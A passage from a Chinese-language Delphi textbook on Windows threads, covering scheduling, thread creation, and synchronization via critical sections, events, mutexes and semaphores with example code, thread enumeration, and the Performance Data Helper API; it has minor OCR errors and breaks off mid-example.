只有优先级为 31 的线程才可以调度，系统将绝对不会将优先级为 0~30 的线程分配给 CPU，这种情况称为渴求调度(Starvation)。当高优先级线程使用如此多的 CPU 时间，从而使得低优先级线程无法运行时，便会出现渴求情况。在多处理器计算机上出现渴求情况的可能性要少得多，因为在这样的计算机上，优先级为 31 和优先级为 30 的线程能够同时运行。系统总是设法使 CPU 保持繁忙状态，只有当没有线程可以调度的时候，CPU 才处于空闲状态。

读者也许会误认为，在这样的系统中，低优先级线程永远得不到机会运行。不过，正像已经指出的那样，在任何一个时段内，系统中的大多数线程是不能调度的。例如，如果进程的主线程调用 GetMessage 函数，而系统发现没有另外的线程可以供它使用，那么系统就暂停进程的线程运行，释放该线程的剩余时间片，并且立即将 CPU 分配给另一个等待运行的线程。如果没有为 GetMessage 函数显示可供检索的消息，那么进程的线程将保持暂停状态，并且决不会被分配给 CPU。当消息被置于线程的队列中时，系统就知道该线程不应该再处于暂停状态，于是，如果没有更高优先级的线程需要运行，就将该线程分配给一个 CPU 时间片。

注意 高优先级线程将抢在低优先级线程之前运行，不管低优先级线程正在运行什么。例如，如果一个优先级为 5 的线程正在运行，系统发现一个高优先级的线程准备要运行，那么系统就会立即暂停低优先级线程的运行(即使它处于它的时间片中)，并且将 CPU 分配给高优先级线程，使它获得一个完整的时间片。

顺便要指出，当系统引导时，它会创建一个特殊的线程——称为 0 页线程。该线程被赋予优先级 0，它是整个系统中惟一的一个在优先级 0 上运行的线程。当系统中没有任何线程需要执行操作时，页线程负责将系统中的所有空闲 RAM 页面置 0。

3.4.2 线程的挂起和继续

线程可以使用 `SuspendThread` 和 `ResumeThread` 函数挂起和恢复线程的执行，但是必须拥有此线程的句柄，并获得 `THREAD_SUSPEND_RESUME` 访问权限。线程可以挂起自己，但不能自己恢复运行，必须由其他线程恢复它的运行。线程一旦处于挂起状态，这时占用的 CPU 几乎为零，而且系统不会分配相应的时间片给它。

3.4.3 执行线程

在应用程序有几个任务需要异步执行的情况下，进程使用多条线程是很有必要的，如网络数据传输。使用 `CreateThread` 函数可以为进程创建新线程，`CreateThread` 的参数指明了线程开始执行的代码地址和一个可选的 32 位指针参数，一般情况下起始地址是程序代码中定义的函数名。当然，如果是指向数据、代码或不可访问的区域，线程执行将得不到预期的效果，甚至将发生异常。请看 `CreateThread` 的声明：

```
hThread:=CreateThread(nil,{无安全属性}
    0, {默认栈的大小}
    @Threadrango,{线程函数}
    nil, {线程参数}
    0, {创建线程标志}
    ThreadID); {返回线程 ID}
If hThread=0 then
    MessageBox(handle,'线程启动出错 ', nil,MB_OK):
```

参数说明：

第一个参数是一系列安全属性。如果这个参数是 `nil`，将会使用默认的安全属性。在 Windows 9x 下，把这个参数设置为 `nil` 是标准的用法，除非想让子进程继承这个线程。

如果线程的第二个参数是 0，那么线程堆的大小和应用程序堆栈的大小是一样的。换言之，也就是主线程和正在启动的线程具有相同大小的堆栈。如果必要的话，堆栈自动增长。

通常可以把第三个参数设置为线程起始执行地址，参数一般是可以完成一定功能的函数，为了取得函数的地址，需用“@”符号。

线程标志能够传递与线程相关的标志，如果指定了 `CREATE_SUSPENDED` 标志，则线程创建成“挂起”状态，暂停执行线程中的代码，直到调用 `ResumeThread` 函数；如果是 0，则线程创建后直接执行。

最后一个参数包含了一个由系统分配的惟一 ID，是一个 32 位变量。

可以看到在未设 `CREATE_SUSPENDED` 标志的情况，创建了线程后，将自动调用所给的函数。如果是多个线程同时访问“相同”的数据，就要避免线程的交叉访问。避免交叉访问

的具体方法请参看下一小节“线程同步”。

3.4.4 线程同步

当所有的线程在互相之间不需要进行迎信的情况下就能够顺利地运行时，就表示此刻 **Microsoft Wndo**。的运行性能最好但是，线程很少能够在所有的时间都独立地进行操作通常情况下，要生成一些线程来处理某个任务，当这个任务完成时，另一个线程必须了解这个情况，等等。

系统中的所有线程都必须拥有对各种系统资源的访问权，这些资源包括内存堆栈、串口、文件、窗口和许多其他资源。如果一个线程需要独占对资源的访问权，那么其他线程就无法完成它们的工作；反过来说，也不能让任何一个线程在任何时间都能访问所有的资源。如果在一个线程从内存块中读取数据时，另一个线程却想要将数据写入同一个内存块，这就像在读一本书时另一个人却在修改书中的内容一样。这样，书中的内容就会被搞得乱七八糟，结果什么也看不明白。

如果线程所等待的对象未被激活，则线程就被“阻塞”，像“挂起”的线程一样，等待着的线程几乎不占用处理器时间。程序中还可以精确地控制当线程被释放时要执行哪条指令，如应用程序可创建一条线程，执行一些以不规则间隔出现的任务，当线程应该执行时，用一个事件对象来激活该线程。因为线程是“就绪等待”的，因此不需创建线程的额外开销就可执行任务。

临界区对象为同一个进程的诸线程提供了同步的另外一种方法。临界区像互斥区一样一段时间内只允许一条线程使用受保护的资源。线程使用 **EnterCriticalSection** 函数申请对临界区可以自由地使用受保护的资源。进程中其他线程的执行将不受影响，除非试图进入同一个临界区。

由 **CreateThread** 创建的线程将执行到调用 **ExitThread** 或线程函数返回时为止，后一种情况下系统自动隐式调用 **ExitThread** 并返回。**ExitThread** 的参数是函数返回的代码，可以用 **GetExitCodeThread** 来获取这一退出码。当显式或隐式地调用 **ExitThread** 而导致线程终止时，线程的堆栈被解除分配，线程的终止将被系统通知给所有相联系的 DLL 文件。

有点不同的是，一个进程的主线程返回不是隐式地调用 **ExitThread**，而是调用 **ExitProcess**，这将终止进程的所有线程。这时，系统并不把主线程的终止通知给相联系的 DLL 文件，也不给同一进程内任何线程执行额外代码的机会。这就意味着如果终止线程中的任何一个正在执行的 **Try-Finally** 或 **Try-Except** 异常处理时，**Finally** 或 **Except** 模块将不被执行。如果 **ExitProcess** 没有被主程序隐式地或显式地调用，而其他的所有线程都终止，进程可能没有终止，例如，在 **Windows 9x** 下的 **MS-DOS** 执行完毕时，**MS-DOS** 会创建一个线程来处理热键【**Ctrl+C**】，关闭窗口。

由于同一进程的所有线程共享进程的虚拟地址空间，并且线程的中断是汇编语言级的，所以可能会发生两个线程同时访问同一个对象(包括全局变量、共享资源、API 函数等)的情况，这有可能导致程序错误。例如，如果一个线程在未完成对文件的读操作时，而另一个线程又对该文件进行了写操作，这样第一个线程读入的数据值可能是已写入的数据值，也有可能不是，这就导致了数据的不确定性。为了防止这种情况的发生，必须采取措施，多线程在同一时刻只能有一个线程访问共享资源或内存区域，因此采用同步对象。同步对象主要有四种：临界区、事件、互斥对象和信号灯。

在大多数情况下，如果想阻塞线程的执行，可使用 **WaitForSingleObject** 或 **WaitForMultipleObjects** 函数，以等待一个或多个可等待对象被激活。可等待对象包括互斥区、信号灯、事件、文件、文件映射、命名管道、无管道、进程、线程和控制台输入等。如果

线程所等待的对象未被激活，则线程被阻塞用等待函数而不用 **SuspendThread** 和 **ResumeThread** 的好处是，可以精确地控制当线程被释放时执行哪条指令。例如，应用程序可创建一条线程，执行一些以不规则间隔出现的任务，当线程应该执行时，用一个事件对象来激活线程。因为线程是“就绪等待”的，因此不需创建线程的额外开销就可执行任务。

1.临界区

临界区为同一个进程的诸线程提供了同步的另一种方法。临界区像互斥对象一样，一段时间内只允许一条线程使用受保护的资源。线程使用 **EnterCriticalSection** 函数申请对临界区的所有权。如果临界区已被另一条线程拥有，申请者线程将被阻塞。一旦获得所有权，线程就可以自由地使用受保护的资源。进程中其他线程的执行将不受影响，除非它们试图进入同一个临界区。

有关临界区的函数有：

! **InitializeCriticalSection**

! **EnterCriticalSection**

! **LeaveCriticalSection**

下面是利用临界区实现线程同步的例子(见光盘中的“线程同步、Section”目录)：

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }

  end;

var
  Form1: TForm1;
  CriticalSection: TRTLCriticalSection; {临界区信息}

implementation

{$R *.DFM}

function ThreadFunc(Info: Pointer): Integer; stdcall;
```

```

var
    Count: Integer;
begin
    {执行进入临界区操作，防止第二个线程执行，直到当前线程离开临界段}
    EnterCriticalSection(CriticalSection);
    Form1.Button1.Enabled:=False;
    for Count := 0 to 10000 do
    begin
        Form1.Edit1.Text := IntToStr(Count);
    end;
    Form1.Edit1.Text := '线程结束!';
    Sleep(500);
    Form1.Button1.Enabled:=true;
    {离开临界段，退出线程}
    LeaveCriticalSection(CriticalSection);
    ExitThread(4);
end;

procedure TForm1.Button1Click(Sender: TObject);
var
    ThreadId1, ThreadId2: DWORD;
begin
    {初始化临界段信息}
    InitializeCriticalSection(CriticalSection);
    {创建并执行第一个线程}
    CreateThread(nil, 0, @ThreadFunc, nil, 0, ThreadId1);
    {创建并执行第二个线程}
    CreateThread(nil, 0, @ThreadFunc, nil, 0, ThreadId2);
end;

end。

```

运行程序可以看到第二个线程在第一个线程执行结束时才运行。执行结果如图 3-7 所示。



图 3-7 利用临界区实现线程同步

2. 事件

用户可以使用事件对象来引发其他进程或进程内其他线程的执行。这对一个进程为其他许多进程提供数据的情况很有用。使用事件对象解除了其他进程靠“轮询”来确定是否有新数据的麻烦。

事件对象的函数有

I CreateEvent

- I PulseEvent
- I ResetEvent
- I SetEvent

以下的例子为利用事件来控制循环(见光盘中的“线程同步\Event”目录):

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    Button3: TButton;
    Button4: TButton;
    Button5: TButton;
    Label1: TLabel;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
    procedure Button4Click(Sender: TObject);
    procedure Button5Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
  EventHandle: THandle; {事件句柄}
  ThreadHandle: THandle; {线程句柄}
implementation

{$R *.DFM}

function ThreadFunction(Info: Pointer): Integer; stdcall;
var
  FormDC: HDC; {Form 设备上下文}
  Counter: Integer;
  CounterStr: string;
  ObjRtn: Integer; {等待函数的返回值}
```

```

begin
    {WaitForSingleObject 等待事件为“有信号”的}
    ObjRtn := WaitForSingleObject(EventHandle, INFINITE);
    {获取 Form 设备}
    FormDC := GetDC(Form1.Handle);
    for Counter := 1 to 100000 do
        begin
            CounterStr := IntToStr(Counter);
            TextOut(FormDC, 10, 10, PChar(CounterStr), Length(CounterStr));
            {提交控制权}
            Application.ProcessMessages;
            {下面将引起循环暂停，PulseEvent 函数迅速设置事件的信号状态}
            ObjRtn := WaitForSingleObject(EventHandle, INFINITE);
        end;
        ReleaseDC(Form1.Handle, FormDC);
        ExitThread(4);
    end;

procedure TForm1.Button1Click(Sender: TObject);
var
    ThreadID: Dword; {线程 ID 变量}
begin
    {创建新的线程}
    ThreadHandle := CreateThread(nil, 0, @ThreadFunction, nil, 0, ThreadId);
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
    {设置事件为“有信号”的}
    SetEvent(EventHandle);
    Label1.Caption := 'Event is signaled';
end;

procedure TForm1.Button3Click(Sender: TObject);
begin
    {设置事件为“无信号”的}
    ResetEvent(EventHandle);
    Label1.Caption := 'Event is non signaled';
end;

procedure TForm1.Button4Click(Sender: TObject);
begin
    {事件将从“无信号”变为“有信号”的，并迅速返回“无信号”状态}
    PulseEvent(EventHandle);

```

```

Label1.Caption := 'signaled/nonsignaled';
end;

procedure TForm1.Button5Click(Sender: TObject);
begin
    {创建事件对象}
    EventHandle := CreateEvent(nil, True, False, 'MyEvent');
end;

end。

```

程序运行时，请先分别单击【创建事件】和【创建线程】按钮，单击其他按钮将看到程序的变化。运行结果如图 3-8 所示



图 3-8 利用事件来控制循环

3. 互斥对象

用户可以使用互斥对象保护共享资源不被多个线程或进程同时访问。要求每条线程在执行访问共享资源的代码之前，等待对互斥对象的拥有权。

互斥对象的函数有：

- ! CreateMutex
- ! ReleaseMutex
- ! OpenMutex

以下例子为利用互斥对象实现线程同步(见光盘中的“线程同步\Mutex”目录)：

```

unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
    TForm1 = class(TForm)
        Button1: TButton;
        procedure Button1Click(Sender: TObject);
        procedure FormCreate(Sender: TObject);
    private
        { Private declarations }
    end;

```

```

public
    { Public declarations }

end;

var
    Form1: TForm1;
    MutexHandle: THandle;
    ThreadHandle, ThreadHandle1, ThreadHandle2: THandle;
implementation

{$R *.DFM}

function ThreadFunc1(Info: Pointer): Integer; stdcall;
var
    ICount: Integer;//循环计数变量
    CountStr: string;
begin
    WaitForSingleObject(MutexHandle, INFINITE);
    for ICount := 1 to 100000 do
    begin
        CountStr := IntToStr(ICount);
        Form1.Canvas.TextOut(10, 10, 'Thread 1 ' + CountStr);
    end;
    {释放句柄，以便其他的进程能够开始}
    ReleaseMutex(MutexHandle);
    ExitThread(1);
end;

function ThreadFunc2(Info: Pointer): Integer; stdcall;
var
    ICount: Integer;
    CountStr: string;
begin
    WaitForSingleObject(MutexHandle, INFINITE);
    for ICount := 1 to 100000 do
    begin
        CountStr := IntToStr(ICount);
        Form1.Canvas.TextOut(160, 10, 'Thread 2 ' + CountStr);
    end;
    ReleaseMutex(MutexHandle);
    ExitThread(2);
end;

```

```

function ThreadFunc3(Info: Pointer): Integer; stdcall;
var
    ICount: Integer;
    CountStr: string;
    LocalMutexHandle: THandle;
begin
    LocalMutexHandle := OpenMutex(MUTEX_ALL_ACCESS, FALSE, 'MyMutex');
    WaitForSingleObject(LocalMutexHandle, INFINITE);
    for ICount := 1 to 100000 do
    begin
        CountStr := IntToStr(ICount);
        Form1.canvas.TextOut(310, 10, 'Thread 3 ' + CountStr);
    end;
    ReleaseMutex(LocalMutexHandle);
    CloseHandle(LocalMutexHandle);
    ExitThread(3);
end;

procedure TForm1.Button1Click(Sender: TObject);
var
    ThreadId1, ThreadId2, ThreadId3: DWORD;
begin
    {创建一个名字为 MyMutex 的互斥对象}
    if MutexHandle<>DWORD(-1) then
        CloseHandle(MutexHandle);
    MutexHandle := CreateMutex(nil, False, 'MyMutex');
    ThreadHandle := CreateThread(nil, 0, @ThreadFunc1, nil, 0, ThreadId1);
    ThreadHandle1 := CreateThread(nil, 0, @ThreadFunc2, nil, 0, ThreadId2);
    ThreadHandle2 := CreateThread(nil, 0, @ThreadFunc3, nil, 0, ThreadId3);
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
    MutexHandle:=DWORD(-1);
end;

end。

```

运行程序后，将发现线程 1 先运行，线程 1 运行结束后线程 2 或线程 3 中随机的一个先运行，再到另一个。此例演示互斥对象的两种使用方法，线程 1 和线程 2 使用同一种方法，线程 3 使用了 `OpenMutex`。程序运行结果如图 3-9 所示。



图 3-9 利用互斥对象实现线程同步

4. 信号灯

信号灯对于控制同时使用共享资源的若干线程非常有用，在线程进入和退出被控区域时对线程进行计数。

信号灯的函数有：

- ! CreateSemaphore
- ! ReleaseSemaphore
- ! OpenSemaphore

信号灯用来作为计数器使用，一般来讲将其初始值设置为 0，先调用 **ReleaseSemaphore** 来增加其计数，然后使用 **WaitforSingleObject** 等待执行并减小其计数。遗憾的是通常都不能得到信号灯的当前值，但可以通过设置 **WaitForSingleObject** 的等待时间为 0 来检查信号灯当前是否为 0。

以下为利用信号灯实现同步的源代码(见光盘中的“线程同步\Semaphore”目录)：

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, ComCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    ProgressBar1: TProgressBar;
    ProgressBar2: TProgressBar;
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
  SemaphoreHandle: thandle;

implementation
```

```
{ $R *.DFM }
```

```
procedure ThreadFunc1;
var
    ICount: Integer;
begin
    {等待信号值为非 0。第二个参数是超时的毫秒值， INFINITE 表示永不超时}
    WaitForSingleObject(SemaphoreHandle, INFINITE);
    {获得控制权后， 信号值减 1}
    for ICount := 1 to 100000 do
    begin
        Form1.ProgressBar1.position := ICount;
    end;
    {释放信号灯， 信号值加 1}
    ReleaseSemaphore(SemaphoreHandle, 1, nil);
end;

procedure ThreadFunc2;
const
    SEMAPHORE_ALL_ACCESS=STANDARD_RIGHTS_REQUIRED or SYNCHRONIZE or $3;
var
    ICount: Integer;
    SHandle: THandle; {信号灯句柄}
    PrevCount: DWORD; {当前信号量计数}
begin
    {打开信号灯}
    SHandle := OpenSemaphore(SEMAPHORE_ALL_ACCESS, FALSE,
        'MikesSemaphore');
    {等待信号值为非 0}
    WaitForSingleObject(SHandle, INFINITE);
    for ICount := 1 to 100000 do
    begin
        Form1.ProgressBar2.Position := ICount;
    end;
    {释放信号灯， 信号值加 1}
    ReleaseSemaphore(SHandle, 1, @PrevCount);
    Form1.Button1.Enabled:=true;
end;

procedure TForm1.Button1Click(Sender: TObject);
var
    ThreadId1, ThreadId2: DWORD;
begin
    {创建信号量， 信号值初始值是 1， 最大值是 2}
```

```

Button1.Enabled:=false;
SemaphoreHandle := CreateSemaphore(nil, 1, 2, 'MikesSemaphore');
ProgressBar1.Position:=0;
ProgressBar2.Position:=0;
{创建并执行第一个线程}
CreateThread(nil, 0, @ThreadFunc1, nil, 0, ThreadId1);
{创建并执行第二个线程}
CreateThread(nil, 0, @ThreadFunc2, nil, 0, ThreadId2);
end;

```

end。

运行程序后，可以看到两个线程依次执行，而不是同时执行。执行结果如图 3-10 所示。



图 3-10 利用信号灯实现同步

3.4.5 列举本进程的所有线程

为了获取某一进程中运行的所有线程，需要用到 Thread32First, Thread32Next 这两个函数，但是在调用这两个函数前必须利用 CreateToolhelp32Snapshot 创线程系统信息快照传递线程 ID 及线程标志((TH32CS_SnapThread=4)。以下是这两个函数的声明：

{获取第一个线程}

```

function Thread32First(
    hSnapshot:cardinal;{利用 CreateToolhelp32Snapshot 创建的系统快照句柄}
    var lpte: TThreadEntry32 {TThreadEntry32 线程结构}
) :      bool; stdcall

```

{取下一个线程}

```

function Thread32Next(
    hSnapshot:cardinal;{利用 CreateToolhelp32Snapshot 创建的系统快照句柄}
    var lpte: TThreadEntry32 {TThreadEntry32 线程结构}
): bool; stdcall

```

其中，TThreadEntry32 结构的声明如下所示：

```

TThreadEntry32 =record
    dwSize :DWORD;{结构大小}
    cntUsage : DWORD;{线程使用计数}
    th32ThreadID : DWORD;{本线程 ID}
    th32OwnerProcessID :DWORD;{所属进程 ID}
    tpBasePri:integer;
    tpDeltaPri :integer;
    dwFlags :DWORD;

```

end;

枚举线程的大体步骤如下。

步骤

- (1)用 CreateToolHelp32Snapshot 函数创建信息快照。
- (2)用 Thread32First 函数来获取第一个线程。
- (3)循环使用 Thread32Next 函数获取剩余的所有线程。
- (4)用 CloseHandle 函数关闭句柄。

下面是枚举线程简单例子(见光盘中的“枚举线程”目录):

```
unit Unit1;
```

```
interface
```

```
uses
```

```
Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,  
StdCtrls, clipbrd, tlhelp32;
```

```
type
```

```
TForm1 = class(TForm)
```

```
Button1: TButton;
```

```
Listbox1: TListBox;
```

```
ComboBox1: TComboBox;
```

```
Label1: TLabel;
```

```
procedure Button1Click(Sender: TObject);
```

```
procedure FormCreate(Sender: TObject);
```

```
private
```

```
{ Private declarations }
```

```
public
```

```
{ Public declarations }
```

```
FSnapshotHandle: THandle;
```

```
function GetProcessID(var List: TStringList; FileName: string = ''): TProcessEntry32;
```

```
end;
```

```
var
```

```
Form1: TForm1;
```

```
implementation
```

```
{ $R *.DFM }
```

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
var
```

```
FProcessEntry32: TProcessEntry32;
```

```
ProcessID: DWord;
```

```
ThreadHandle: THandle;
```

```

ThreadStruct: TThreadEntry32;
List: TStringList;
begin
  Listbox1.items.clear;
  if Combobox1.itemindex = -1 then exit;
  List := TStringList.Create;
  {获取特定的进程}
  FProcessEntry32 := GetProcessID(List, Combobox1.text);
  {特定的进程 ID}
  ProcessID := FProcessEntry32.th32ProcessID;
  {创建线程系统快照}
  ThreadHandle := CreateToolHelp32Snapshot(TH32CS_SnapThread, Processid);
  try
    {初始化结构大小}
    ThreadStruct.dwSize := sizeof(TThreadEntry32);
    {取第一个线程}
    if Thread32First(ThreadHandle, ThreadStruct) then
      repeat
        {如果线程属于指定的进程，则……}
        if ThreadStruct.th32OwnerProcessID = ProcessID then
          Listbox1.Items.add(IntToStr(ThreadStruct.th32ThreadID));
        until not Thread32Next(ThreadHandle, ThreadStruct);
      finally
        CloseHandle(ThreadHandle)
      end;
    Label1.Caption := '线程数:' + IntToStr(Listbox1.Items.count);
  end;
end;

```

```

function TForm1.GetProcessID(var List: TStringList; FileName: string = ''):
TProcessEntry32;
{如果 FileName:=""表明列出全部进程，否则只列出 FileName 指定的进程}
var
  Ret: BOOL;
  ProcessID: integer;
  s: string;
  FProcessEntry32: TProcessEntry32;
begin
  {创建系统快照}
  FSnapshotHandle := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  {FProcessEntry32 结构大小}
  FProcessEntry32.dwSize := Sizeof(FProcessEntry32);
  {取第一个进程}
  Ret := Process32First(FSnapshotHandle, FProcessEntry32);
  while Ret do

```

```

begin
    s := ExtractFileName(FProcessEntry32.szExeFile);
    if (FileName = '') then
    begin
        List.Add(Pchar(s));
    end else if (AnsiCompareText(Trim(s),Trim(FileName))=0) and (FileName <> '') then
    begin
        ProcessID := FProcessEntry32.th32ProcessID;
        List.Add(Pchar(s));
        result := FProcessEntry32;
        break;
    end;
    {取下一个进程}
    Ret := Process32Next(FSnapshotHandle, FProcessEntry32);
end;
{循环枚举出系统开启的所有进程或找出指定的进程的 ID}
CloseHandle(FSnapshotHandle);
end;

procedure TForm1.FormCreate(Sender: TObject);
var
    List: TStringList;
    i: integer;
begin
    Combobox1.clear;
    List := TStringList.Create;
    GetProcessID(List); // 列出所有进程
    for i := 0 to List.Count - 1 do
    begin
        Combobox1.items.add(Trim(List.strings[i]));
    end;
    List.Free;
    Combobox1.itemindex := 0;
end;

end。

```

执行结果如图 3-11 所示。



图 3-11 枚举线程

3.5 Windows NT/2000 的性能数据库

其实 Windows NT/2000 一直在不断更新一个称为 Performance Data(性能数据)的数据库, 该数据库包含大量的有用信息, 例如, CPU 使用率、内存使用率、系统进程信息等等。它还可以通过注册表函数来访问, 例如, 以 HKEY_ PERFORMANCE_ DATA 为根关键字的 RegQueryValue 函数。

实际上, 很少有 Windows 程序员知道性能数据库的情况, 因为以前它没有自己特定的函数, 只是使用现有的注册表函数, 而且在 Windows 9x 中没有配备该数据库。另外就是该数据库中的信息布局比较复杂, 许多软件开发人员都不愿使用。

3.5.1 性能数据库的对象、计数器及实例

为了使该数据库的使用变得更加容易, Microsoft 开发了一组 Performance Data Helper 函数(包含在 PDH.DLL 文件中)。若要了解它的详细信息, 请查看 Platform SDK 资料中的有关 Performance Data Helper 的内容。

在本节的 3.2.3 小节中已经介绍及使用了部分 PDH 函数, 这里再介绍几个实用的 PDH 函数

1. PdhEnumMachines

PdhEnumMachines 函数返回由 PDH 打开的机器名字列表, 机器列表包括当前已经连接和在线的机器, 要获得离线机器的性能数据, 必须连接机器。下面是函数 PdhEnumMachines 的声明:

```
function PdhEnumMachines(
    szDataSource: PChar;
    mszMachineList: PChar;
    var pcchBufferSize: DWORD
): Longint;stdcall;
```

- ! szDataSource:保留。
- ! mszMachineList:缓冲区, 将返回已连接的机器列表。
- ! pcchBufferSize: mszMachineList 缓冲区的大小

如果函数成功调用, 将返回 ERROR_SUCCESS, 否则可能返回下面的错误之一。

- ! PDH_MORE_DATA: mszMachineList 缓冲区不能容下。

- I PDH_INSUFFICIENT_BUFFER:缓冲区长度不足。
- I PDH_INVALID_ARGUMENT:参数非法或保留的参数不为空值

2. PdhConnectMachine

该函数的声明为:

```
function PdhConnectMachine(
    szMachineName: PChar
): Longint stdcall;
```

szMachineName 是待浏览的机器名。

如果函数成功执行, 返回 ERROR_SUCCESS 值, 表示成功地连接远程机器。如果调用失败, 返回下面错误值之一。

- I PDH_CSTATUS_NO_MACHINE:不能链接指定的机器。机器不存在或者不是运行在 Windows NT/2000 下, 或者没有访问远程机器的权限。
- I PDH_MEMORY_ALLOCATION_FAILURE:不能动态分配内存块。内存短缺、运行过多的应用程序或内存页有错。

3. PdhEnumObjects

该函数的声明如下所示:

```
function PdhEnumObjects(
    szDataSource,
    szMachineName: PChar;
    mszObjectList: PChar;
    var pcchBufferSize: DWORD;
    dwDetailLevel: DWORD;
    bRefresh: BOOL
): Longint; stdcall;
```

- I szDataSource:保留, 必须为空值。
- I szMachineName:要列出性能对象的机器名, 如果该机器不存在, 将试图连接本地机器。
- I mszObjectList 缓冲区, 将返回性能对象的列表。
- I pcchBufferSize: mszObjectList 缓冲区的大小。
- I dwDetailLevel:明细表的级别
- I bRefresh:返回性能对象列表之前是否先更新指定机器的性能对象列表。

如果函数成功执行, 返回 ERROR_SUCCESS,表示成功地枚举指定机器的性能对象:如果调用失败, 可能返回下面的错误值。

- I PDH_MORE_DATA: mszObjectList 缓冲区不能容下。
- I PDH_INSUFFICIENT_BUFFER:缓冲区长度不足。
- I PDH_INVALID_ARGUMENT:参数非法或者保留的参数不为空值。

4. PdhEnumObjectItems

该函数的声明为:

```
function PdhEnumObjectItems(
    szDataSource,
    szMachineName,
    szObjectName: PChar;
    mszCounterList: PChar;
    var pcchCounterListLength: DWORD;
```



```

        mszInstanceList: PChar;
        var pcchInstanceListLength: DWORD;
        dwDetailLevel, dwFlags: DWORD
    ): Longint; stdcall;
|   szDataSource:保留，必须为空值。
|   szMachineName:待列出项目的机器名。
|   szObjectName:待列出项目的性能对象名。
|   mszCounterList 缓冲区，将返回计数器列表。
|   pcchCounterListLength:计数器列表的长度。
|   mszInstanceList:缓冲区，将返回实例的列表。
|   pcchInstanceListLength:返回实例的列表的长度。
|   dwDetailLevel:明细的级别。
|   dwFlags:必须为。

```

如果函数调用成功，返回 **ERROR_SUCCESS**，表示成功地枚举机器上指定性能对象的计数器列表、实例列表。如果调用失败，可能返回下面的值。

```

|   PDH_MORE_DATA: mszCounterList 或 mszInstanceList 缓冲区不能容下。
|   PDH_INSUFFICIENT_BUFFER:缓冲区长度不足。
|   PDH_INVALID_ARGUMENT:函数非法或保留的函数不为空值。
|   PDH_MEMORY_ALLOCATION_FAILURE:不能分配临时缓冲区。
|   PDH_CSTATUS_NO_MACHINE:指定的机器无效或处于离线状态。
|   PDH_CSTATUS_NO_OBJECT:在指定的机器上未发现指定的性能对象。

```

5. PdhGetDefaultPerfObject

该函数的声明为:

```

function PdhGetDefaultPerfObject (
    szDataSource,
    szMachineName: PChar;
    szDefaultObjectName: PChar;
    var pcchBufferSize:DWORD
): Longint; stdcall;
|   szDataSource:保留，必须为空值
|   szMachineName:待检索的机器名。
|   szDefaultObjcOName:缓冲区，将返回默认的性能对象名。
|   pcchBufferSize:缓冲区的大小。

```

如果函数调用成功，返回 **ERROR_SUCCESS**,表示成功地获取默认的性能对象名。如果调用失败，可能返回下面的值之一。

```

|   PDH_INSUFFICIENT_BUFFER:缓冲区长度不足。
|   PDH_INVALID_ARGUMENT:函数非法或保留的函数不为空值。
|   PDH_MEMORY_ALLOCATION_FAILURE:不能分配临时缓冲区。
|   PDH_CSTATUS_NO_MACHINE:指定的机器无效或处于离线状态。
|   PDH_CSTATUS_NO_COUNTERNAME:不能读取或未发现默认的性能对象名。

```

6. PdhGetDefaultPerfCounter

该函数的声明为:

```

function PAgGetDefaultPerfCotmter(
    szDataSource,

```

```

        szMachineName,
        szObjectName: PChar;
        szDefaultCounterName: PChar;
        var pcchBufferSize: DWORD
    ): Longint; stdcall;

```

- I szDataSource:保留，必须为空值。
- I szMachineName:要检索的机器名。
- I szObjcctName:要检索的性能对象名。
- I szDefaultCounterName:缓冲区，将返回机器上指定性能对象的默认计数器名字。
- I pcchBufferSize:缓冲区的大小。

如果函数调用成功，返回 **ERROR_SUCCESS**，表示成功地获取机器上指定性能对象的默认计数器名字。如果调用失败，可能返回下面的值之一。

- I **PDH_CSTATUS_NO_OBJECT**:在指定机器上未发现指定的性能对象。
- I **PDH_STATUS_NO_COUNTER**:在指定的性能对象中未发现默认的计数器。

使用上面介绍的 PDH 函数可以编写一个枚举性能对象、计数及实例的例子(见光盘中的“Enumaration&”目录)

```

unit FrmMain;

```

```

interface

```

```

uses

```

```

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ComCtrls;

```

```

type

```

```

    TMainForm = class(TForm)
        CbMachines: TComboBox;
        LblMachines: TLabel;
        CmdConnectMachine: TButton;
        EdiMachine: TEdit;
        LbObjects: TListBox;
        LbCounters: TListBox;
        LblInstances: TListBox;
        LblObjects: TLabel;
        LblCounters: TLabel;
        LblInstances: TLabel;
        CmdClose: TButton;
        procedure CmdConnectMachineClick(Sender: TObject);
        procedure CbMachinesChange(Sender: TObject);
        procedure LbObjectsClick(Sender: TObject);
        procedure FormShow(Sender: TObject);
        procedure CmdCloseClick(Sender: TObject);
    private
        procedure RefreshMachinesList(const SelectFirst: Boolean);
        procedure AddMachinesToCombo(const List: string);

```

```

    procedure EnumerateItems(const Obj: string);
    procedure AddObjectsToListBox(const List: string);
    procedure SelectDefaultObject;
    procedure SelectDefaultCounter;
end;

```

```

var
    MainForm: TMainForm;

```

implementation

```

uses
    Pdh, WinPerf, PdhMsg;

```

```

{$R *.DFM}

```

```

{出错处理}
procedure PdhCheck(const Error: Longint);
begin
    if Error <> ERROR_SUCCESS then raise Exception.Create(IntToHex(Error, 8));
end;

```

```

{更新显示所有的机器名}
procedure TMainForm.RefreshMachinesList(const SelectFirst: Boolean);
var

```

```
